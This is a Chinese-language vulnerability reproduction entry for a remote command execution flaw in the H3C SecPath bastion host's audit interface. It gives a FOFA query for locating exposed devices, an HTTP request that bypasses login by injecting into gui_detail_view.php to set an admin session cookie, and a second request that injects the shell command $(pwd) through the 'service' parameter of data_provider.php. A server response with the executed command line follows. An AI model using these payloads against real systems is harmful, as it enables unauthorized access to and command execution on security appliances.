H16-1H3C-SecPath堡垒机-RCE

漏洞描述：

H3C SecParh堡垒机 data_provider.php 存在远程命令执行漏洞，攻击者通过任意用户登录或者账号密码进入后台就可以构造特殊的请求执行命令。

网站图片：

网络测绘：

fofa语法：

- fofaapp="H3C-SecPath-运维审计系统" && body="2018"

漏洞复现：

1. 通过POC设置cookie


payload：

```
GET /audit/gui_detail_view.php?token=1&id=%5C&uid=%2Cchr(97))%20or%201:%20print%20chr(121)%2bchr(101)%2bchr(115)%0d%0a%23&login=admin HTTP/1.1
Host: xx.xx.xx.xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: PHPSESSID=grlcbpjqpu59r6aanqjsn2gao0
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
```

效果图:

1. 通过设置的cookie执行命令

```
GET /audit/data_provider.php?ds_y=2019&ds_m=04&ds_d=02&ds_hour=09&ds_min40&server_cond=&service=$(pwd)&identity_cond=&query_type=all&format=json&browse=true HTTP/1.1
Host: xx.xx.xx.xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: PHPSESSID=grlcbpjqpu59r6aanqjsn2gao0
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
```



Request

```
GET /audit/data_provider.php?ds_y=2019&ds_m=04&ds_d=02&ds_hour=09&ds_min40&
server_cond=&service=$(pwd)&identity_cond=&query_type=all&format=json&
browse=true HTTP/1.1
Host [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: PHPSESSID=grlcbpjqpu59r6aanqjsn2gao0
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/
20100101 Firefox/116.0
```

Responses

```
'unsafe-inline';
X-Content-Security-Policy: default-src 'self'
strict-transport-security: max-age=16070400; includeSubDomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Connection: close
Content-Type: text/x-json; charset=utf-8
Content-Length: 607

{
    "cmdline": "/usr/libexec/shterm/auditlist all_sess -f json
     --pagesize=30 --page=1 --t1=2019-04-02 09:00:00
     --t2=2019-04-02 09:01:00 --locale=zh_CN --service=/var/www/
     shterm/audit",
    "page": 1,
    "total": 0,
    "titles": [
        "id",
        "type",
        "status",
        "proto",
        "stamp1",
        "stamp2",
        "from_ipaddr",
        "identity_login",
        "server_name",
```